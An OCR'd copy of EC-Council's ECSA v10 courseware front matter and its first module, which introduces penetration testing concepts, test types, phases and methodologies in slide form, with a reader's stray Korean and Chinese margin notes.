Instructions for Downloading your ECSAv10 Electronic Courseware

Step 1:

Visit: **https://aspen.eccouncil.org**. If you have an account already, skip to **Step 4**.

Step 2:

Click **Register** and fill out the registration form. Click the **Register** button.

Step 3:

Using the email you provided in **Step 2**, follow the instructions in the auto-generated email to activate your EC-Council Aspen Portal account.

Step 4:

Login using your Username and Password.

Step 5:

Once successfully logged in, click **Academia** icon under the **Learning Resources** section. It will open Academia page.

Step 6:

Enter the access code in the **Access Code** field and click the **Submit** button. The **Access Code** will be provided by your training center. Should you not receive this, you can write to us at **academia@eccouncil.org**.

Step 7:

If your Access Code is valid, scroll down and select **ECSAv10 Courseware** in the **Select Courseware** dropdown menu to view the ECSA electronic courseware.


Support:

E-mail support is available from **academia@eccouncil.org**.

System Requirements:

The Academia page contains details about system requirements and how to download the e-courseware.

Instructions to Download Digital Copy of your Class Certificate of Attendance



EC-Council

Certificate of Attendance

THIS IS TO ACKNOWLEDGE THAT

HAS SUCCESSFULLY COMPLETED A COURSE ON

AT AN EC-COUNCIL ACCREDITED TRAINING CENTER

INSTRUCTOR NAME

CERTIFICATE NUMBER

DATE

Sanjay Bavisi, President

You can verify authenticity of this certificate by visiting https://aspen.eccouncil.org/VerifyEval.aspx

Step 1: Complete the official training.

Step 2: Visit: **https://aspen.eccouncil.org**. If you have an account already, skip to **Step 5**.

Step 3: Click **Register** and fill out the registration form. Click the **Register** button.

Step 4: Using the email you provided in **Step 3**, follow the instructions in the auto-generated email to activate your EC-Council Aspen Portal account.

Step 5: Login using your Username and Password.

Step 6: Click the **Class Eval** icon in the **Student Services** section.

Step 7: Enter the evaluation code in the **Evaluation Code** field and click the **Submit** button. The **Evaluation Code** will be provided by your training center. Should you not receive this, you can write to us at **academia@eccouncil.org**.

Step 8: Fill in the **Course Evaluation Form**. ***Note:** All fields on this form are mandatory. Click the **Submit Classroom Evaluation** button.

Step 9: On the **Course Evaluation Submission** page, click the **Download Certificate of Attendance** button to download your certificate of attendance.

EC-Council Certified Security Analyst

Version 10

EC-Council

Copyright © 2018 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication. without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below.

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information has been obtained by EC-Council from sources believed to be reliable. EC-Council uses reasonable endeavors to ensure that the content is current and accurate, however, because of the possibility of human or mechanical error we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions or the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject matter experts from the field from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed towards protecting intellectual property. If you are a copyright owner (an exclusive licensee or their agent), and if you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed licence or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council. All product and company names mentioned in this courseware are trademarks™ or registered® trademarks of their respective holders. Use of them does not imply any affiliation with or endorsement by them.

Readers are encouraged to report errors, omissions and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein or perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to, the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use or reliance up this material.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Foreword

The dearth of quality security analysts to thwart the security threats in a timely fashion is one of the major challenges organizations face today. Organizations need to hire experts in the field of computer security infrastructure or train in-house security administrators to fight IT security dangers if they are to stand any chance against attackers.

The increasingly networked corporate environment means that companies often having their websites as a single point of contact across geographical boundaries. This makes it critical to take countermeasures to prevent any exploits that can result in loss of important data.

A penetration test is an exercise that is used to assess the security of an organizational computer system or network. The exercise involves a series of tests simulating the possible attacks on the network from an attacker. A penetration test helps point out the vulnerabilities that can be exploited by an attacker and reveals the potential consequences of a real attacker breaking into the network. This information is then used to harden the network and can be an important tool for network administrators, IT managers, and executives. From a business perspective, a penetration test helps an organization prevent any financial loss through fraud attempts by external (hackers) or internal sources (disgruntled employees), helps protect the brand name from being tarnished due to a cyber-attack on the organization, and helps build the right strategies for protecting the information assets of the organization. Also, a penetration test helps in complying with various regulations and laws that govern information security.

The EC-Council Certified Security Analyst(ECSA) program aims to armor the security professional with penetration testing techniques and tools to help them perform penetration tests and protect the information assets of their organization.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Program Introduction

EC-Council Certified Security Analyst (ECSA) program is a comprehensive, standards-based, methodological approach to training and validating IT security professionals' Penetration Testing and IS Security Auditing capabilities. The program consists of a highly interactive 5-day security training class.

The ECSA training program is designed to teach security professionals the advanced uses of the available methodologies, tools, and techniques required to perform comprehensive information security tests. Students will learn how to design, secure, and test networks to protect their organizations from the threats hackers and crackers pose. By teaching the LPT methodology and ground breaking techniques, this class helps security professionals perform the intensive assessments required to effectively identify and mitigate risks to the security of their infrastructure. As students learn to identify the security problems they also learn how to avoid and eliminate them, as the class provides complete coverage of analysis and network security-testing topics.

EC-Council Certified Security Analyst (ECSA) complements the Certified Ethical Hacker (CEH) certification by exploring the analytical phase of ethical hacking. While CEH exposes the learner to attack vectors, hacking tools and technologies, ECSA takes it a step further by exploring how to analyze the outcome from these tools and technologies. Through ground-breaking penetration testing methodology and framework, the ECSA class helps students perform the intensive assessments required to effectively identify and mitigate risks to the security of information system infrastructures.

The objective of EC-Council Certified Security Analyst is to increase the knowledge of experienced security professionals by helping them analyze the outcomes of their tests. ECSA leads the learner into the advanced stages of ethical hacking.

The program also introduces the learners to the business aspect of penetration testing and makes ECSA a relevant milestone towards achieving EC-Council's Licensed Penetration Tester (LPT) Master certificate. The LPT Master certificate standardizes the knowledge base for penetration testing professionals by validating their skills and knowledge of best practices followed by the experienced experts in the field. The LPT Master exam consists of a cloud-based practical exam where students are presented with a complex simulated network and are asked to perform a real pen test. Students submit a pen test report for evaluation.

Please visit **https://www.eccouncil.org** for more information.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization composed of industry and subject matter experts all working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the *Certified Ethical Hacker* (C|EH) program with the goal of teaching the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge from hundreds of subject matter experts, the CEH program has rapidly gained popularity around the globe and is now delivered in more than 145 countries by more than 950 authorized training centers. More than 200,000 information security practitioners have been trained.

CEH is the benchmark for many government entities and major corporations around the world. Shortly after CEH was launched, EC-Council developed the *Certified Security Analyst* (ECSA). The goal of the ECSA program is to teach ground-breaking analysis methods that must be applied while conducting advanced penetration testing. The ECSA program leads to the *Licensed Penetration Tester* (LPT). The *Computer Hacking Forensic Investigator* (CHFI) was formed with the same design methodologies and has become a global standard in certification for computer forensics. EC-Council, through its impressive network of professionals and huge industry following, has developed various other programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are security networks around the world and beating hackers at their own game.

Other EC-Council Programs


Security Awareness: Certified Secure Computer User

C|SCU
Certified | Secure Computer User

The purpose of the CSCU training program is to provide students with the necessary knowledge and skills to protect their information assets. This class will immerse students into an interactive environment where they will acquire fundamental understanding of various computer and network security threats such as identity theft, credit card fraud, online banking phishing scams, virus and backdoors, emails hoaxes, sex offenders lurking online, loss of confidential information, hacking attacks and social engineering. More importantly, the skills learnt from the class helps students take the necessary steps to mitigate their security exposure.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Network Defense: Certified Network Defender



Students enrolled in the Certified Network Defender course, will gain a detailed understanding and hands on ability to function in real life situations involving network defense. They will gain the technical depth required to actively design a secure network in your organization. This course gives you the fundamental understanding of the true construct of data transfer, network technologies, software technologies so that you understand how networks operate, understand what software is automating and how to analyze the subject material.

You will learn how to protect, detect and respond to the network attacks. You will learn network defense fundamentals, the application of network security controls, protocols, perimeter appliances, secure IDS, VPN and firewall configuration. You will then learn the intricacies of network traffic signature, analysis and vulnerability scanning which will help you when you design greater network security policies and successful incident response plans. These skills will help you foster resiliency and continuity of operations during attacks.

Ethical Hacking: Certified Ethical Hacker

The Certied Ethical Hacker (CEH) program is the core of the most desired information security training system any information security professional will ever want to be in. The CEH, is the rst part of a 3 part EC-Council Information Security Track which helps you master hacking technologies. You will become a hacker, but an ethical one!

As the security mindset in any organization must not be limited to the silos of a certain vendor, technologies or pieces of equipment, This course was desgined to provide you with the tools and techniques used by hackers and information security professionals alike to break into an organization. As we put it, "To beat a hacker, you need to think like a hacker".

This program will immerse you into the Hacker Mindset so that you will be able to defend against future attacks. It puts you in the driver's seat of a hands-on environment with a systematic ethical hacking process.

Here, you will be exposed to an entirely di-erent way of achieving optimal information security posture in their organization; by hacking it! You will scan, test, hack and secure your own systems. You will be thought the Five Phases of Ethical Hacking and thought how you can approach your target and succeed at breaking in every time! The ve phases include Reconnaissance, Gaining Access, Enumeration, Maintaining Access, and covering your tracks.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Penetration Testing: Licensed Penetration Tester (Master)

The LPT (Master) is the world's first fully online, remotely proctored LPT (Master) practical exam, which challenges the candidates through a grueling 18 hours of performance based, hands-on exam categorized into three practical exams for six-hour duration each, which will test your perseverance and focus by forcing you to outdo yourself with each new challenge. The exam requires the candidates to demonstrate a methodical approach to test and validate security defenses. The LPT (Master) exam is developed with close collaboration with SMEs and practitioners around the world after a thorough job role, job task, and skills-gap analysis.

Computer Forensics: Computer Hacking Forensic Investigator

CHFI is a comprehensive course covering major forensic investigation scenarios that enables students to acquire necessary hands-on experience regarding various forensic investigation techniques. Learn how to utilize standard forensic tools to successfully carryout a computer forensic investigation, which can better prepare you to aid in the prosecution of perpetrators.

EC-Council's CHFI certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The CHFI certification will fortify the application knowledge of law enforcement personnel, system administrators, security officers, defense and military personnel, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of the network infrastructure.

Incident Handling: EC-Council Certified Incident Handler

The EC-Council Certified Incident Handler program is designed to provide the fundamental skills to handle and respond to the computer security incidents in an information system. The course addresses various underlying principles and techniques for detecting and responding to current and emerging computer security threats. Students will learn how to handle various types of incidents, risk assessment methodologies, and various laws and policy related to incident handling. After attending the course, they will be able to create incident handling and response policies and deal with various types of computer security incidents. Network Security Administration: EC-Council Certified Network Administrator.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Management: Certified Chief Information Security Officer

The Certified Chief Information Security Officer (CCISO) program was developed by EC-Council to fill a knowledge gap that existed in the information security industry. Most information security certifications focus on specific tools or practitioner capabilities. At the time that the CCISO program was developed, no certification existed to recognize the knowledge, skills, and aptitudes required for an experienced information security professional to perform the duties of an effective, competent CISO. In fact, at the time this program was developed, many questions existed about what a CISO really is and the value that this role contributes to an organization.

The CCISO Body of Knowledge helps to define the role of the CISO and to answer the questions about the contributions this person makes in an organization. EC-Council enhances this information through training opportunities conducted as instructor-led or self-study modules to ensure candidates have a complete understanding of the role. Then, EC-Council evaluates the knowledge of CCISO candidates with a rigorous exam that tests competence across five domains with which a seasoned security leader should be familiar.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA Exam Information

ECSA Exam Details	
Exam Title	**EC-Council Certified Security Analyst (ECSA)**
Exam Code	**412-79**
Availability	**EC-Council Exam Portal** (please visit **https://www.eccexam.com**) **VUE** (please visit **http://www.vue.com/eccouncil**)
Duration	**4 Hours**
Questions	**150**
Passing Score	Please refer **https://cert.eccouncil.org/faq.html**

Please visit **https://cert.eccouncil.org/ec-council-certified-security-analyst.html** for more information.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Table of Contents

Module Number	Module Name	Page No.
00	Foreword	III
01	Introduction to Penetration Testing and Methodologies	1
02	Penetration Testing Scoping and Engagement Methodology	25
03	Open-Source Intelligence (OSINT) Methodology	93
04	Social Engineering Penetration Testing Methodology	127
05	Network Penetration Testing Methodology – External	147
06	Network Penetration Testing Methodology – Internal	185
07	Network Penetration Testing Methodology - Perimeter Devices	269
08	Web Application Penetration Testing Methodology	349
09	Database Penetration Testing Methodology	451
10	Wireless Penetration Testing Methodology	483
11	Cloud Penetration Testing Methodology	561
12	Report Writing and Post Testing Actions	591
	Glossary	621
	References	635

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

EC-Council Certified Security Analyst

Module 01

Introduction to Penetration Testing and Methodologies

MODULE OBJECTIVE

Learn the various fundamental concepts about penetration testing including its importance, types, process, phases, methodologies, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Penetration Testing?

ECSA

1. Penetration testing is a type of security testing that evaluates an organization's ability to protect its infrastructure such as network, applications, systems, and users from external as well as internal threats
2. It is an effective way of determining how well the organization's security policies, controls and technologies are working
3. It involves an active evaluation of the security of the organization's infrastructure by simulating an attack like what an attacker does
4. During penetration test, security measures are actively analyzed for design weaknesses, technical flaws, and vulnerabilities

   known
5. The results of the test are documented and delivered in a comprehensive report to executive management and technical audiences

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Benefits of Conducting a Penetration Test

ECSA

1. Proactively identifies the threats and determines the probability of an attack on information assets
2. A comprehensive pen test provides an assurance that the organization is operating within an acceptable limit of information security risks
3. Helps in determining the feasibility of a set of attack vectors and determines potential business impact of a successful attack
4. Provides a comprehensive approach for preparation steps that can be taken to prevent upcoming exploitation
5. Ensures effective implementation of security controls and a better Return on Investment (ROI) on IT security
6. Achieves compliance to regulations and industry standards (ISO/IEC 27001:2013, PCI-DSS, HIPPA, FISMA, etc.)
7. Focuses on high-severity vulnerabilities and emphasizes application-level security issues to development teams and management
8. Evaluates the efficiency of network security devices such as firewalls, routers, and web servers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ROI for Penetration Testing

ECSA

I. Penetration testing helps the companies in identifying, understanding, and addressing any vulnerabilities; this saves them a lot of money, resulting in a better ROI

II. Demonstration of ROI is a critical process for the successful "selling" of a pen test

III. Demonstrates the ROI for pen test with the help of a business case scenario, which includes the expenditure and the involved profits

IV. Companies will spend resources on the pen test only if they have proper knowledge of its benefits

ROI = (Expected Returns – Cost of Investment) / Cost of Investment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

"Penetration testing should not be simply ticking check boxes to meet security requirements."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comparing Security Audit, Vulnerability Assessment, and Penetration Testing

ECSA

Admin

Security Audit

A security audit checks whether the organization is following a set of standard **security policies and procedures**

정책준수

tech 면

Vulnerability Assessment

A vulnerability assessment focuses on **discovering the vulnerabilities in the information system** but provides no indication if the vulnerabilities can be exploited or the amount of damage that may result from the successful exploitation of the vulnerability

Internal

Penetration Testing

Penetration testing is a methodological approach to security assessment that **encompasses the security audit** and vulnerability assessment and demonstrates if the vulnerabilities in the system can be successfully exploited by attackers

External

내, 외

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

"Vulnerability scanning should be a part of a pen testing program but is not a substitute."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Penetration Testing

ECSA

The penetration testing is broadly classified into:

- Black -box
- White- box
- Gray-box

- Each of the test type takes a **different approach** for assessing the security of an organization's infrastructure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Black-box Penetration Testing

ECSA

1. Black-box testing assumes that the pen tester has no previous knowledge of the infrastructure to be tested
2. Tester only knows the limited information about the target company
3. Penetration test must be carried out after extensive information gathering and research
4. This test simulates the process of real hacking and gathers publicly available information such as domain and IP address
5. It takes a considerable amount of time allocated for the project on discovering the nature of the infrastructure and how it connects and interrelates
6. It is time consuming and expensive

被动资料收集

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Black-box Penetration Testing (Cont'd)

ECSA

Black-box testing is further classified into:

Blind Testing

- Simulates the methodologies of a real hacker
- Limited or no information is provided to the penetration testing team
- Time-consuming and expensive process

盲测 耗时耗资

Double-Blind Testing

- Few people in the organization are aware of the penetration test being conducted
- Involves testing an organization's security monitoring, incident identification, and response procedures

测试人员不知

盲测 耗时耗资

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

White-box Penetration Testing

ECSA

1. You will be given **complete knowledge** of the infrastructure to be tested
2. This test simulates the process of a **company's employees**
3. It helps in revealing bugs and vulnerabilities more quickly
4. It provides assurance on complete testing coverage as the tester knows what exactly they have to test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

White-box Penetration Testing (Cont'd)

ECSA

White-box testing is further classified into:

Announced Testing

- Attempts to compromise systems on a client network, with the full cooperation and knowledge of IT staff
- Examines the existing security infrastructure for possible vulnerabilities
- Involves the client organization's security staff and the penetration testing team

Unannounced Testing

- Attempts to compromise systems on the client networks without the knowledge of the IT security personnel
- Only the upper management is aware of these tests
- Examines the security infrastructure and responsiveness of IT staff

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Gray-box Penetration Testing

ECSA

1. This test is the combination of black-box and white-box penetration testing
2. In a gray-box test, the tester usually has a limited knowledge of information
3. Performs security assessment and testing internally
4. Tests applications for all vulnerabilities, which a hacker might find and exploit
5. Performed mostly when a penetration tester starts a black-box test on well-protected systems and finds that a little prior knowledge is required to conduct a thorough review

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing: Cost and Comprehensiveness

ECSA

Type of Assessment	Cost	Comprehensiveness
Black-box	$$	X
White-box	$$$	XXX
Gray-box	$	XX

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Selecting as Appropriate Testing Type

ECSA

1. The selection of the specific type of test should be done based on the demand, goal, time and resources available
2. In black-box testing, the test is performed toward comprising security of an organization, like what the real-world attacker does
3. However, white-box or gray-box testing can be useful when considering the advantage of time and resources the attacker may have
4. Careful test planning and understanding of testing constraints are required when there are limited time and resources for the test to be conducted

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Different Ways of Penetration Testing

ECSA

Automated Penetration Testing

Automated penetration testing is performed with the help of various commercial or open source penetration testing/security assessment tools available in the market

Manual Penetration Testing

Manual penetration testing is done by an individual or a group of individuals who are experts in the penetration testing field

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Selecting the Appropriate Way of Penetration Testing

ECSA

- There are many numbers of automated pen testing tools in the marketplace including high-priced sophisticated tools, but they are not adequate. Most advanced tools are of little value if no one knows how to use them.
- According to the MITRE Corporation, automated pen testing tools cover only 45% of the known vulnerability types. Hence, the remaining 55% requires manual intervention.
- The ideal penetration test is one that uses automated tools, but is led by human intelligence and insight
- Manual intervention also reduces the number of false positives generated in automated testing results

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Areas of Penetration Testing

ECSA

1. Network Penetration Testing

- Helps you identify security issues in network design and implementation
- Common network security issues:
  - Use of insecure protocols
  - Unused open ports and services
  - Unpatched OS and software
  - Misconfiguration in firewalls, IDS, servers, workstations, network services, etc.

2. Web Application Penetration Testing

- Helps you detect security issues in web applications that exists due to insecure design and development practices
- Common web application security issues:
  - Injection vulnerabilities
  - Broken authentication and authorization
  - Broken session management
  - Weak cryptography
  - Improper error handling

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Common Areas of Penetration Testing (Cont'd)

ECSA

3. Social Engineering Penetration Testing

- Helps you identify employees who do not properly authenticate, follow, validate, and handle the processes and technology
- Common behavioral issues with employees that can pose serious security risk to the organization
  - Clicked on malicious emails
  - Becoming victim of phishing emails and phone calls
  - Revealing sensitive information to strangers
  - Allowed unauthorized entry to strangers
  - Connecting a USB to workstations

4. Wireless Network Penetration Testing

- Helps you identify misconfigurations in wireless network infrastructure
- Common security issues in wireless network infrastructure
  - Presence of unauthorized/rogue/open access points
  - Insecure wireless encryption standards
  - Weak encryption passphrase
  - Unsupported wireless technology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Areas of Penetration Testing (Cont'd)

ECSA

CSP

5. Mobile Device Penetration Testing

- Helps you detect security issues associated with mobile devices and their use
- Common security issues with mobile devices
  - No implementation or improper implementation of BYOD policy
  - Use of unauthorized mobile devices
  - Use of rooted or jailbroken mobile devices
  - Weak security implementation on mobile devices
  - Getting connected with insecure WIFI networks

6. Cloud Penetration Testing

- Helps you to identify security issues in cloud infrastructure
- Despite the traditional security issues, cloud services also face the following cloud-specific security issues
  - Insufficient protection to data at rest
  - Network connectivity and bandwidth problem as per minimum requirement
  - Poor user access management
  - Insecure interfaces and APIs
  - No privacy for users' actions in the cloud
  - Security threats from inside the organization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Penetration Testing Process

ECSA

Defining the Scope	Performing the Penetration Test	Reporting and Delivering Results
• The extent of testing • What will be tested • From where it will be tested • By whom it will be tested	• Involves gathering all the information significant to security vulnerabilities • Involves testing the targeted environment, such as network configuration, topology, hardware, and software	• Listing the vulnerabilities • Categorizing risks as high, medium, or low • Recommending repairs if vulnerabilities are found

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing Phases

ECSA

01 **Pre-Attack Phase** Black →

- Research (Information gathering)

02 **Attack Phase** Gray / white →

- Testing/Exploitation

03 **Post-Attack Phase**

- Documentation and Reporting

Exploit
취약점 분석

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Penetration Testing Methodologies

ECSA

1. Various penetration testing **frameworks and methodologies** exist to help organizations choose the best method to conduct a successful penetration test

Most commonly used methodologies:

Proprietary Methodologies

- EC-Council's LPT
- IBM
- ISS
- McAfee Foundstone

Open-Source Methodologies

- OSSTMM
- ISSAF
- NIST
- OWASP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Need for a Methodology

ECSA

1. It has been observed that **hackers target networks/systems** in a strategic manner
2. A methodology ensures that the exercise is done in a **standard manner with documented and repeatable results** for a given security posture
3. Methodology plays a crucial role in the success of a pen test; the lack of a pen-test methodology results in **no consistency**
4. It helps testers to **plan their testing/attack strategy** according to the input gained in the preceding phases of the testing process

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA


LPT Penetration Testing Methodology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council's LPT Penetration Testing Methodology

ECSA

- EC-Council's LPT Penetration Testing methodology presents its own penetration testing Tools, Techniques and Procedures(TTPs) for conducting penetration test in compliance with other open-source penetration testing methodologies
- EC-Council's LPT Penetration Testing methodology suggests the following phases of penetration testing:
  - Step 1: Information Gathering Passive
  - Step 2: Scanning and Reconnaissance Active
  - Step 3: Fingerprinting and Enumeration
  - Step 4: Vulnerability Assessment
  - Step 5: Exploit Research and Verification
  - Step 6: Reporting



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

What Makes a Licensed Penetration Tester?

ECSA

- LPTs constantly analyze their work
- They motivate, complement, and reward the team members on doing a good job
- LPTs approach the work in an effort to improve it
- LPTs understand not only what to do and what not to do, but why things are done in a certain way
- LPTs do not consider themselves indispensable to the project
- LPTs understand the goal of the project and work towards achieving the goal
- LPTs learn from their successes and mistakes and also from those of others
- LPTs are capable of solving problems or work toward a solution

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Modus Operandi

作业 多说 MO → 在某种程度描述

ECSA

- Being a good Licensed Penetration Tester is not about your technical skill set; it is about how you do it
- LPTs are committed to quality
- LPTs are well organized and use a professional calendaring tool to organize their schedule
- LPTs write down the tasks they need to accomplish, track them, and cross them off when they are finished

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Preparation

ECSA

1. LPTs always carry a **pen and notepad** to take notes
2. They carry a **voice recorder** and record their findings
3. They record all **activities**
4. They share **information** with others and work as a part of a team
5. They always ask **questions** and are not afraid to say "I don't know."
6. They use all the **available resources** to identify the best practices to employ in their work and their projects

